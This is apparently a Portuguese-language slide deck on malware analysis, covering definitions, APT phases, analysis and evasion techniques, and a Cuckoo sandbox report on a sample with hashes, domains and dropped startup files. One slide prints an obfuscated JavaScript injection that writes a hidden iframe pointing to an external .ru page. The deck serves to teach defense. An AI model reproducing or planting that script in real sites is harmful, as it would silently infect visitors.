

ANÁLISE DE MALWARE: COMPREENDENDO O FUNCIONAMENTO DE ARTEFATOS MALICIOSOS PARA A GERAÇÃO MANUAL DE DEFESAS



Farol de Santa Cruz

Leomar Viegas Junior
Information Security Specialist / Network Security Architect
<https://br.linkedin.com/in/leomarviegas/>

ANÁLISE DE MALWARE

Agenda:

- O CÓDIGO MALICIOSO
- VULNERABILIDADES EM POTENCIAL
- PROTEÇÕES CONTRA MALWARES
- ANÁLISE DE MALWARES
- MÉTODOS DE ANÁLISE
- TÉCNICAS DE ANÁLISE
- MÉTODOS DE EVASÃO DE ANÁLISES DE MALWARE
- CASOS DE USO
- CRIANDO DEFESAS
- CONCLUSÃO
- DEMONSTRAÇÃO


O CÓDIGO MALICIOSO - MALWARE

“[...] também conhecido como código malicioso, refere-se a um programa que é secretamente inserido em outro programa com a intenção de destruir dados, executar programas destrutivos ou intrusivos, ou comprometer a confidencialidade, a integridade ou a disponibilidade de dados, aplicativos da vítima, ou sistema operacional.” (NIST, 2012)

“[...] Termo genérico usado para se referir a programas desenvolvidos para executar ações danosas e atividades maliciosas em um computador ou dispositivo móvel. Tipos específicos de códigos maliciosos são: vírus, worm, bot, spyware, backdoor, cavalo de troia e rootkit.” (CERT.br, 2014)


“[...] No âmbito da defesa, a mera identificação de um arquivo executável como sendo um malware conhecido (já coletado, analisado e talvez combatido) permite a tomada de contramedidas de maneira rápida e eficiente. Isto facilita a contenção de danos, minimiza prejuízos e reduz a possibilidade de infecção em redes e sistemas ainda intactos por meio de regras de bloqueio ou aplicação de patches de segurança.” (FILHO et al 2011)

O CÓDIGO MALICIOSO - MALWARE



Estudo de Custo de Ciber Crimes em 2013 Estudo de Benchmarking em Seis Países. (Ponemon Institute, 2013)

O CÓDIGO MALICIOSO - MALWARE



O CÓDIGO MALICIOSO - MALWARE

Fase de Exploração


Explora as vulnerabilidades no sistema alvo com o objetivo de ganhar privilégios e executar código sem o conhecimento do usuário.

Fase de Entrega do “Payload”

O *malware* tentará obter controle sob o sistema por meio da instalação de um programa chamado “*dropper*”

Fase de “Callback”

Os *malwares* realizam *callbacks* a partir da rede interna, teoricamente confiável, para se comunicar livremente, através do *firewall*



O CÓDIGO MALICIOSO - APT


- Prepara-se para o ataque
- Infiltração inicial
- Constrói uma infraestrutura de ataque
- Sondagem do sistema
- Persegue seus objetivos de ataque
- Comunicação via HTTP
- Propagação da infecção no sistema comprometido
- Atualizações simultâneas (por exemplo, P2P)
- A coleta de informações via USB
- “Voam sob o radar”



O CÓDIGO MALICIOSO - APT



O CÓDIGO MALICIOSO - APT



O CÓDIGO MALICIOSO - APT

“Uma vez um alvo sempre um alvo!”

(Mandiant 2013)

Do total de casos investigados pela Mandiant em 2012, os atacantes realizaram mais de mil tentativas de recuperar o acesso às ex-vítimas.

O CÓDIGO MALICIOSO - WEBMALWARE

```
<script>if (i5463 == null) { var i5463 = 1; var vst =
String.fromCharCode(68)+String.fromCharCode(111)+String.fromCharCode(110)+String.fromCharCode(101); window.status=vst;
document.write(String.fromCharCode(60)+String.fromCharCode(68)+String.fromCharCode(73)+String.fromCharCode(86)+String.fromCharCode
(32)+String.fromCharCode(105)+String.fromCharCode(100)+String.fromCharCode(61)+String.fromCharCode(99)+String.fromCharCode(104)+St
ring.fromCharCode(101)+String.fromCharCode(99)+String.fromCharCode(107)+String.fromCharCode(51)+String.fromCharCode(54)+String.fro
mCharCode(48)+String.fromCharCode(32)+String.fromCharCode(115)+String.fromCharCode(116)+String.fromCharCode(121)+String.fromCharCo
de(108)+String.fromCharCode(101)+String.fromCharCode(61)+String.fromCharCode(34)+String.fromCharCode(68)+String.fromCharCode(73)+S
tring.fromCharCode(83)+String.fromCharCode(80)+String.fromCharCode(76)+String.fromCharCode(65)+String.fromCharCode(89)+String.from
CharCode(58)+String.fromCharCode(32)+String.fromCharCode(110)+String.fromCharCode(111)+String.fromCharCode(110)+String.fromCharCode
(101)+String.fromCharCode(34)+String.fromCharCode(62)+String.fromCharCode(60)+String.fromCharCode(105)+String.fromCharCode(102)+S
tring.fromCharCode(114)+String.fromCharCode(97)+String.fromCharCode(109)+String.fromCharCode(101)+String.fromCharCode(32)+String.f
romCharCode(115)+String.fromCharCode(114)+String.fromCharCode(99)+String.fromCharCode(61)+String.fromCharCode(34)+String.fromCharC
ode(104)+String.fromCharCode(116)+String.fromCharCode(116)+String.fromCharCode(112)+String.fromCharCode(58)+String.fromCharCode(47
)
+String.fromCharCode(47)+String.fromCharCode(51)+String.fromCharCode(54)+String.fromCharCode(48)+String.fromCharCode(46)+String.fr
omCharCode(119)+String.fromCharCode(101)+String.fromCharCode(98)+String.fromCharCode(115)+String.fromCharCode(116)+String.fromChar
Code(97)+String.fromCharCode(116)+String.fromCharCode(97)+String.fromCharCode(110)+String.fromCharCode(97)+String.fromCharCode(108
)
+String.fromCharCode(121)+String.fromCharCode(122)+String.fromCharCode(101)+String.fromCharCode(114)+String.fromCharCode(46)+Strin
g.fromCharCode(114)+String.fromCharCode(117)+String.fromCharCode(47)+String.fromCharCode(105)+String.fromCharCode(110)+String.from
CharCode(100)+String.fromCharCode(101)+String.fromCharCode(120)+String.fromCharCode(46)+String.fromCharCode(104)+String.fromCharCode
(116)+String.fromCharCode(109)+String.fromCharCode(108)+String.fromCharCode(63)+String.fromCharCode(112)+String.fromCharCode(61)
+String.fromCharCode(50)+String.fromCharCode(51)+String.fromCharCode(54)+String.fromCharCode(55)+String.fromCharCode(54)+String.fr
omCharCode(56)+String.fromCharCode(34)+String.fromCharCode(32)+String.fromCharCode(119)+String.fromCharCode(105)+String.fromCharCo
de(100)+String.fromCharCode(116)+String.fromCharCode(104)+String.fromCharCode(61)+String.fromCharCode(34)+screen.width
+String.fromCharCode(34)+String.fromCharCode(32)+String.fromCharCode(104)+String.fromCharCode(101)+String.fromCharCode(105)+String
.fromCharCode(103)+String.fromCharCode(104)+String.fromCharCode(116)+String.fromCharCode(61)+String.fromCharCode(34)+screen.height
+String.fromCharCode(34)+String.fromCharCode(62)+String.fromCharCode(60)+String.fromCharCode(47)+String.fromCharCode(105)+String.f
romCharCode(102)+String.fromCharCode(114)+String.fromCharCode(97)+String.fromCharCode(109)+String.fromCharCode(101)+String.fromCha
rCode(62)+String.fromCharCode(60)+String.fromCharCode(47)+String.fromCharCode(68)+String.fromCharCode(73)+String.fromCharCode(86)+
String.fromCharCode(62)); window.status=vst; }
</script>
```

Plugin do Wordpress Vulnerável – Tim Thumb

VULNERABILIDADES EM POTENCIAL

“[...] Uma vulnerabilidade representa uma fraqueza nos sistemas. Vulnerabilidades vêm de deficiências no código legítimo que está em execução no sistema interno de computador, ou um erro de configuração do sistema que pode levar a um resultado inesperado. Por exemplo, as vulnerabilidades de injeção SQL são bem conhecidos por serem facilmente exploradas para obter o conhecimento da estrutura interna do banco de dados e seu conteúdo.” (IBM Security Solutions Architecture for Network, Server and Endpoint 2011)

PROTEÇÕES CONTRA MALWARES

- GARANTIA DE INTEGRIDADE
- PROJETO DE SISTEMAS AUTO-PROTEGIDOS
- ANTIVÍRUS
- SISTEMAS DE DETECÇÃO DE INTRUSÃO DE HOST (HIDS)
- RESTRIÇÕES ESPECÍFICAS PARA SISTEMAS DE INFORMAÇÃO

ANÁLISE DE MALWARES

“[...]A análise de código malicioso visa o entendimento profundo do funcionamento de um malware - como atua no sistema operacional, que tipo de técnicas de ofuscação são utilizadas, quais fluxos de execução levam ao comportamento principal planejado, se há operações de rede, download de outros arquivos, captura de informações do usuário ou do sistema, entre outras atividades.” (Filho et. al. 2011)

MÉTODOS DE ANÁLISE



MÉTODOS DE ANÁLISE

- ANÁLISE ESTÁTICA
- ANÁLISE DINÂMICA

TÉCNICAS DE ANÁLISE


- VIRTUAL MACHINE INTROSPECTION
- HOOKING
- DEBUGGING
- ENGENHARIA REVERSA
- DEOFUSCAÇÃO

MÉTODOS DE EVASÃO DE ANÁLISE DE MALWARE


MÉTODOS DE EVASÃO DE ANÁLISE DE MALWARE

- ANTI-DISASSEMBLY
- OFUSCAÇÃO
- CHECAGEM DE HARDWARE VIRTUAL – ANTI-VM
- PACKER
- ANTI-DEBUGGING


CASOS DE USO – ANÁLISE DE MALWARE



CASOS DE USO – ANÁLISE DE MALWARE



CASOS DE USO – ANÁLISE DE MALWARE



[Quick Overview](#) [Static Analysis](#) [Behavioral Analysis](#) [Network Analysis](#) [Dropped Files](#)

Analysis				
Category	Started	Completed	Duration	Log
FILE	2014-11-14 01:39:44	2014-11-14 01:42:48	184 seconds	Show Log

File Details

File Name	video-facebook190.com
File Size	344576 bytes
File Type	PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed
MD5	5720996a7071b74ab13c755dfb49ae15
SHA1	4d376e06d0134ffe4ad38cdd77d88009d1583af
SHA256	5e3caf12a56da2ab43469b84fc83a91050d8857eaa14b8ea7b3a5dec17dfbdf
SHA512	8e7f316076e03f40e096299fddc1b912a9698a90313fdb625a564182469943f11611090d4a84d01be2c00cf0425490a32e7c0860ad624e99f9551854f619b93
CRC32	0B86FB62
Ssdeep	6144:z0Wl5W+POhbxtoSqqQYwMi7A8linLroil0TzxEVO+irkCihxTYbUMqwTEpSWroq:AW8YsSqFNMI7wnHoiDJEIhJ+TYNqwTE
Yara	None matched

Download

CASOS DE USO – ANÁLISE DE MALWARE

Hosts

IP
8.8.8.8
179.235.25.147
179.235.25.187
80.68.248.79
185.27.134.164
64.235.151.33

Domains

Domain	IP
www.google.com	173.194.118.178
www.google.com.br	173.194.118.183
fotos.facebook01.hotmail.ru	80.68.248.79
recoalmeida.gratisphphost.info	185.27.134.164
copy.com	64.235.151.42
fotos.facebook09.hotmail.ru	80.68.248.79

CASOS DE USO – ANÁLISE DE MALWARE

Summary

Files

Registry Keys

Mutexes

```
C:\Documents and Settings\cuckoo\Dados de aplicativos\tmp_60.jpg
C:\Documents and Settings\cuckoo\Dados de aplicativos\syst.dat
C:\Documents and Settings\cuckoo\Menu Iniciar\Programas\Inicializar
C:\Documents and Settings\cuckoo\Dados de aplicativos\veri.dat
C:\Documents and Settings\cuckoo\Dados de aplicativos\tmp_ayoh.jpg
C:\Documents and Settings\cuckoo\Dados de aplicativos\tmp_mqpg.jpg
C:\Documents and Settings\cuckoo\Dados de aplicativos\tmp_wj kf.jpg
C:\Documents and Settings\cuckoo\Dados de aplicativos\plug04.tzm
C:\Documents and Settings\cuckoo\Dados de aplicativos\plug05.tzm
C:\Documents and Settings\cuckoo\Dados de aplicativos\plug*.exe
C:\Documents and Settings\cuckoo\Dados de aplicativos\Microsoft\Windows\Start Menu\Programs\Startup\plug*.exe
C:\Documents and Settings\cuckoo\Menu Iniciar\Programas\Inicializar\plug*.exe
C:\Documents and Settings\cuckoo\Dados de aplicativos\medsys.exe
C:\Documents and Settings\cuckoo\Dados de aplicativos\Microsoft\Windows\Start Menu\Programs\Startup\medsys.exe
C:\Documents and Settings\cuckoo\Menu Iniciar\Programas\Inicializar\medsys.exe
C:\Documents and Settings\cuckoo\Dados de aplicativos\medsys.tzm
C:\Documents and Settings\cuckoo\Dados de aplicativos\AtualizaPlugin.exe
C:\Documents and Settings\cuckoo\Dados de aplicativos\Microsoft\Windows\Start Menu\Programs\Startup\AtualizaPlugin.exe
C:\Documents and Settings\cuckoo\Menu Iniciar\Programas\Inicializar\AtualizaPlugin.exe
C:\Documents and Settings\cuckoo\Dados de aplicativos\med.exe
C:\Documents and Settings\cuckoo\Dados de aplicativos\Microsoft\Windows\Start Menu\Programs\Startup\med.exe
C:\Documents and Settings\cuckoo\Menu Iniciar\Programas\Inicializar\med.exe
C:\Documents and Settings\cuckoo\Dados de aplicativos\med.dat
C:\Documents and Settings\cuckoo\Dados de aplicativos\AtualizarPlugin.exe
C:\Documents and Settings\cuckoo\Dados de aplicativos\Microsoft\Windows\Start Menu\Programs\Startup\AtualizarPlugin.exe
